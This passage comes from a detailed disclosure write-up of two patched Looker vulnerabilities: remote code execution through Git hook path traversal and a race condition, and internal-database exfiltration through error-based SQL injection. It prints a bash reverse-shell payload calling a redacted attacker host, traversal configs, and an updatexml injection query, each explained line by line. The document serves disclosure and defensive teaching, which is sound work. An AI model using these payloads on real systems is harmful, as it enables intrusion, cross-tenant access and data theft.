The researchers realised the remote_dependency logic does more than write configs: it performs Git clones. By manipulating the ref (the branch or commit hash) and the name of another dependency, they could trick the system into creating the folder. They created a dummy dependency:
remote_dependency: git_hooks_creator {
  url: "https://github.com/llooker/google_ga360"
  ref: "../../git_hooks"
}
Line by line:
remote_dependency: git_hooks_creator {names this dependencygit_hooks_creator.url:again points at a real public repository.ref: "../../git_hooks"is the trick. Normally a ref is a branch or commit hash. Here it is a path with traversal in it, so when Looker tries to clone into that location, it has to create thegit_hooksfolder on the way.}closes the block.
This forced the system to try to clone data into a path named ../../git_hooks. As a side effect, the system created the git_hooks directory to satisfy the request. The path now existed, and the traversal from Step 1 became valid.
Step 3: The weaponised repository
Redirecting hooksPath is useless if the target folder is empty or holds files that are not executable. The url setting in a remote dependency lets the attacker make Looker clone a repository the attacker controls, which writes arbitrary files onto the Looker server. The traversal then points hooksPath at that cloned folder.
For Git to run a hook such as pre-commit or post-commit, two conditions must hold:
- The file must exist with the correct name.
- The file must have the executable permission bit set, written
+x. On a Unix-style system, every file has permission flags saying who may read, write or run it. The executable bit is the flag that says "this file may be run as a program".
Git does not blindly copy file permissions from the attacker's own machine when cloning, with one exception: it records the executable bit (stored as the number 100755) in its internal records if it is explicitly told to. A plain chmod +x script.sh followed by a push might preserve the bit, depending on the client's operating system and configuration, which is not a guarantee. To force any client cloning the repository, including the Looker server, to write the file as executable, they changed Git's own records directly:
git update-index --chmod=+x hook
Line by line:
gitruns the Git program.update-indexis the Git subcommand that edits the index, Git's staging list of what will go into the next commit.--chmod=+xtells Git to record the executable bit for the file in that index.hookis the name of the file being marked.
Standard chmod changes file system metadata on the attacker's own computer. git update-index changes the metadata inside the Git index itself, telling Git to mark the file as an executable binary in the stored repository object regardless of what the file system says.
The attack setup was:
- Create a malicious repository hosted on GitHub.
- Place inside it a bash script named
pre-commitcontaining the reverse shell payload. A reverse shell is a program that makes the victim's machine connect back out to the attacker and hand over a command prompt, so the attacker can type commands as if sitting at that machine. - Force the executable bit in the Git index.
- Push the weaponised repository to the web.
When Looker cloned this remote dependency using the directory creation trick from Step 2, it followed the instructions in the Git tree object (Git's stored record of the repository's files and their permissions), wrote the pre-commit script to disk and set the executable bit. Because of the config path traversal from Step 1, hooksPath pointed at exactly the folder where the cloned, executable, malicious script was waiting.
The payload script:
#!/bin/bash
/bin/bash -i >& /dev/tcp/[redacted]/1337 0>&1
Line by line:
#!/bin/bashis a shebang. It tells the operating system which program should interpret the rest of the file. Here, the bash shell./bin/bash -istarts an interactive bash shell, one that accepts typed commands.>& /dev/tcp/[redacted]/1337redirects both normal output and error output to a network connection./dev/tcp/is a special bash feature that opens a raw network connection to the given address and port.[redacted]is the attacker's address and1337the port to connect to.0>&1makes the shell's input come from the same connection, so whatever the attacker types travels down the connection and is executed.
Together, the script opens a connection back to the attacker and gives them a shell on the Looker server.
Step 4: Getting real Git instead of JGit
The hooks still did not run. The problem was JGit. By default Looker uses JGit, a Java implementation of Git, for all repository operations. JGit does not support Git hooks, so it does not run scripts from hooksPath the way native Git does. Think of it as a different brand of the same tool that simply lacks one feature.
Knowing there should be a Git implementation somewhere in the code base, the researchers kept reading Looker's code and found a specific deployment flow that deploys a Looker project with an attached Git repository using real Git commands rather than JGit. Moshe Bernstein traced the code execution flow from the project creation request to the endpoint that creates a Git repository inside Looker working with Git and not JGit, and identified the exact parameters. An endpoint is a specific address on a server that accepts a particular kind of request, like a service window at a counter. Sending this specific set of POST parameters created a repository that works with Git commands when interacted with:
git_auth_configured=true&git_application_server_http_scheme=&git_application_server_http_port=&skip_tests=true&reset_deploy_key=false
Line by line, this is a string of settings joined by &, the format a web form uses when it submits data:
git_auth_configured=truesays Git authentication has been set up.git_application_server_http_scheme=is left empty, so no scheme is supplied.git_application_server_http_port=is left empty, so no port is supplied.skip_tests=truetells Looker to skip its checks.reset_deploy_key=falsesays not to reset the deployment key.
A POST parameter is one of these name-and-value pairs sent in the body of an HTTP request. HTTP is the language browsers and servers use to talk; a POST request is the kind used to submit data, as opposed to a GET request, which is used to ask for a page.
Step 5: Winning the race condition
One more obstacle remained. Before running a Git command, Looker overwrites .git/config as part of its normal flow, resetting hooksPath to the default safe value and wiping the malicious entry before it can be used.
The sequence is:
- Looker starts the operation.
- Looker writes the safe config.
- Looker executes
git commit.
The researchers needed to slip in a step 2.5: overwrite the config with the malicious path. Because the file system write (the config update) and the execution (the commit) are separate events, they hammered the API, the set of addresses a program exposes so other programs can talk to it, spamming the "save manifest" endpoint (which writes the traversal into the config) while simultaneously triggering the "commit" endpoint. After a few tries they won the race: the system executed git commit, checked the config they had just overwritten, followed hooksPath to the malicious directory and executed the script.
As an example, they dropped a txt file inside the /tmp directory:
Result: RCE on the Looker instance.
What the first vulnerability could reach
On Google-managed Looker instances in Google Cloud Platform, the RCE could affect cross-tenant victims. By accessing a shared secrets folder, attackers could potentially move laterally to other GCP customers. Moving laterally means using one compromised machine as a base to reach others, like moving from room to room inside a building once you are through the front door.
On-premises and self-hosted versions, the threat shifts from cross-tenant access to code execution on the Looker server, giving full administrative access to the underlying infrastructure. That lets an attacker steal sensitive secrets, manipulate data or pivot further into the internal network.
Vulnerability #2: Full internal database exfiltration
While poking inside Looker's logs, the researchers found that Looker manages its own metadata, users and permissions using an internal MySQL database with internal database connections. Metadata is data about data: here, the records of who the users are, what they may do, and how the instance is configured. MySQL is a popular database program. Each Looker project has a Looker instance with its own MySQL internal database. Access to these internal connections is strictly restricted and should not be available to standard users or developers. One of the logs leaked the internal Looker database connection, named looker__ilooker.
Step 1: Bypassing the connection picker
When creating a new LookML project, customers should select a connection to their own database. The UI (the user interface, the buttons and menus you see in the browser) restricts users from selecting connections they do not own and only lists connections they created and that are available to them.
Knowing that internal connections and databases manage Looker instances, the researchers intercepted the HTTP request and modified the connection parameter directly, bypassing the UI validation and attaching to an internal connection. Intercepting a request means catching it in transit between browser and server, for example with a proxy, a tool that sits in the middle and lets you read and edit what passes through. Modifying the connection parameter in the request bypassed the UI validation.
They proxied the request and changed the connection name to looker__ilooker. Looker accepted the request and attached the user-controlled project to its highly sensitive internal database.
Step 2: Extracting data through data tests
With the project attached to the internal database, the remaining problem was extracting data. Looker's "data tests" feature was the answer. In LookML tests, the sql field runs a custom SQL query directly against the attached database connection to validate data conditions. SQL is the standard language for asking questions of a database. In the newly created project, the attached connection was the internal Looker database.
Looker still controls how that SQL is executed. The SQL is expected to be a Boolean-style validation query, meaning one that answers yes or no. Results are not fully returned to the user, and typically only pass or fail is visible, not raw query output. So the SQL runs, but its output is not exposed in a way that lets you read meaningful data.
The idea was to put an error-based SQL injection payload inside a dimension definition, so that data leaks through errors. SQL injection means slipping your own SQL into a place where the program expects a value. Error-based means arranging for the database's own error message to carry the stolen data back to you, because error messages are shown even when results are not.
dimension: id {
  type: number
  sql: updatexml(null, concat(0x7e, IFNULL((SELECT name FROM project_state LIMIT 1 OFFSET 0), 'NULL'), 0x7e, '///'), null) ;;
}
Line by line:
dimension: id {defines a dimension, a field in LookML that describes one attribute of the data, here namedid.type: numbersays the field holds a number.sql:is the SQL expression Looker will run for this field.updatexml(...)is a MySQL function that processes XML. It is used here because it produces an error when given bad input, and that error quotes the bad input back.nullis the first argument, an empty value.concat(0x7e, ... , 0x7e, '///')joins several pieces of text together.0x7eis the hexadecimal code for the tilde character~, used as a marker so the stolen text is easy to spot inside the error.IFNULL((SELECT name FROM project_state LIMIT 1 OFFSET 0), 'NULL')is the actual theft. It runs a subquery, a query inside a query, that selects thenamecolumn from theproject_statetable, taking the first row (LIMIT 1 OFFSET 0). If that comes back empty, it substitutes the text'NULL'.'///'is a trailing marker.nullis the last argument toupdatexml.;;ends the statement.
When the data test ran, the underlying database attempted to execute this SQL. Because of the updatexml function, the database threw an error that contained the result of the subquery:
XPATH syntax error: '~dev::uri:classloader:/helltool/'
This is the database's error message. Between the two ~ markers sits the value that was pulled from the project_state table: dev::uri:classloader:/helltool/.
By iterating through offsets, the entire internal database could be dumped, users, configurations and secrets, byte by byte. Changing OFFSET 0 to OFFSET 1, then OFFSET 2 and so on walks through the rows one at a time. After confirming that data could be leaked this way, the researchers did not escalate further.
Why it worked
For the RCE, the root cause is that the user-controlled remote dependency name is concatenated directly into the hooksPath value written to .git/config, with no sanitisation of traversal characters. Sanitising means cleaning input so dangerous characters cannot do harm. The hardcoded ../../git_hooks/ prefix was intended to keep hooks in a read-only, system-managed location, but because the name is appended to it, the prefix can be traversed out of. The supporting pieces are the clone logic, which creates directories as a side effect of a manipulated ref, and the executable bit recorded in the Git index, which makes the cloned script executable on the server. The JGit default is a partial defence, since JGit does not run hooks, but a deployment flow that falls back to real Git bypasses it. The final defence, rewriting .git/config before each Git command, is defeated by a race between the config write and the commit.
For the internal database issue, the UI restricts which connections a user can select, but the server-side request handling accepts a connection name supplied by the client without re-checking ownership. The data tests feature then executes attacker-supplied SQL against whatever connection is attached, and although results are not returned directly, error messages carry subquery output.
Impact
On Google-managed Looker instances in Google Cloud Platform, the RCE could affect cross-tenant victims: by accessing a shared secrets folder, attackers could potentially move laterally to other GCP customers. The vulnerability bypassed cloud isolation in Google-hosted environments, creating a pathway to potentially hop between customer environments and access private data.
On-premises and self-hosted versions, the threat shifts from cross-tenant access to code execution on the Looker server, giving full administrative access to the underlying infrastructure, allowing an attacker to steal sensitive secrets, manipulate data or pivot further into the internal network.
The second vulnerability allowed attaching a user-controlled project to the internal MySQL database and exfiltrating it in full, including users, configurations and secrets.
Google patched the issues on its managed Looker in Google Cloud. Customer-hosted and on-premises deployments remain exposed until the patches are applied.
The fix
Google fixed both issues and published a security bulletin. Self-hosted administrators should upgrade to one of the following versions:
- 25.12.30+
- 25.10.54+
- 25.6.79+
- 25.0.89+
- 24.18.209+
Releases 25.14 and above are not affected. The associated TRAs are TRA-2025-44 and TRA-2025-43.
Things to test for in other products
- Traversal in any name that lands in a config or path. Try dependency names, project names and refs containing
../sequences. A positive result is the value appearing verbatim in a file such as.git/configor a clone path outside the intended root. - Directory creation through clone targets. Supply a
refor name that forces a clone into a path that does not yet exist. A positive result is the directory being created as a side effect. - Executable bit via the Git index. Push a repository containing a hook-named script marked with
git update-index --chmod=+x. A positive result is the file landing on the target with the executable bit set after a clone. - Git versus JGit flows. Look for deployment or project-creation flows that fall back to system Git. A positive result is a hook executing where the default implementation would ignore it.
- Race between config write and command execution. Repeatedly hit the endpoint that writes configuration while triggering the command that reads it. A positive result is the malicious value being in place when the command runs.
- Client-supplied connection identifiers. Intercept project creation and substitute an internal or another tenant's connection name. A positive result is the project attaching to a connection the UI would not offer.
- Error-based leakage in query validation features. Put subquery-bearing expressions such as
updatexmlinto fields executed by test or validation features. A positive result is subquery output appearing inside a database error message.
Glossary
- API: the set of addresses a program exposes so other programs can talk to it.
- Authorisation bypass: getting past a check that decides who is allowed to do something, without having the right permission.
- Boolean-style query: a query that answers yes or no rather than returning rows of data.
- Commit: a saved snapshot of changes in a Git repository.
- Cross-tenant access: reaching data that belongs to a different customer in a shared service.
- CVE: a public catalogue number given to a known security flaw.
- Dimension: in LookML, a field describing one attribute of the data.
- Endpoint: a specific address on a server that accepts a particular kind of request.
- Error-based SQL injection: slipping your own SQL into a program and arranging for the database's error message to carry stolen data back to you.
- Executable permission bit: the file flag that says a file may be run as a program, written
+x. - Exfiltration: reading data out of a system, usually secretly.
- Git: the tool programmers use to track changes to files.
- Git hook: a script Git runs automatically when an event such as a commit or push happens.
- hooksPath: the Git setting that says which folder holds hook scripts.
- HTTP: the language browsers and servers use to talk to each other.
- Index (Git): Git's staging list of what will go into the next commit.
- JAR file: a bundle of Java code that runs on a server.
- JGit: a Java implementation of Git that does not support hooks.
- Lateral movement: using one compromised machine as a base to reach others.
- LookML: Google's proprietary language for describing data relationships in Looker.
- Metadata: data about data, such as records of users and settings.
- MySQL: a popular database program.
- On-premises: running software on your own machines in your own data centre.
- Path traversal: using
../to escape the folder you are supposed to be confined to. - POST parameter: a name-and-value pair sent in the body of an HTTP request.
- Proxy: a tool that sits between browser and server and lets you read and edit what passes through.
- Race condition: two operations happening at almost the same moment, where the attacker wins if their operation lands in the gap between two steps of the victim's operation.
- Ref: a branch name or commit hash identifying an exact version of a Git repository.
- Remote code execution (RCE): running your own commands on someone else's machine.
- Remote dependency: a pointer in a LookML manifest to another Git repository whose views and models are imported.
- Repository: a folder that Git watches and keeps bookkeeping for, in a hidden
.gitsubfolder. - Reverse shell: a program that makes the victim's machine connect back out to the attacker and hand over a command prompt.
- SaaS: software as a service, where the provider runs the software for you.
- Sanitisation: cleaning input so dangerous characters cannot do harm.
- Shebang: the
#!line at the top of a script that says which program should interpret it. - Source code: the human-written instructions that make up a program.
- SQL: the standard language for asking questions of a database.
- SQL injection: slipping your own SQL into a place where the program expects a value.
- Subquery: a query inside another query.
- Tenant: one customer in a shared service.
- TRA: a Tenable Research Advisory, Tenable's public note describing a vulnerability it found.
- UI: the user interface, the buttons and menus you see in the browser.
- Vulnerability Reward Program (VRP): a scheme where a company pays researchers who find and privately report security bugs.


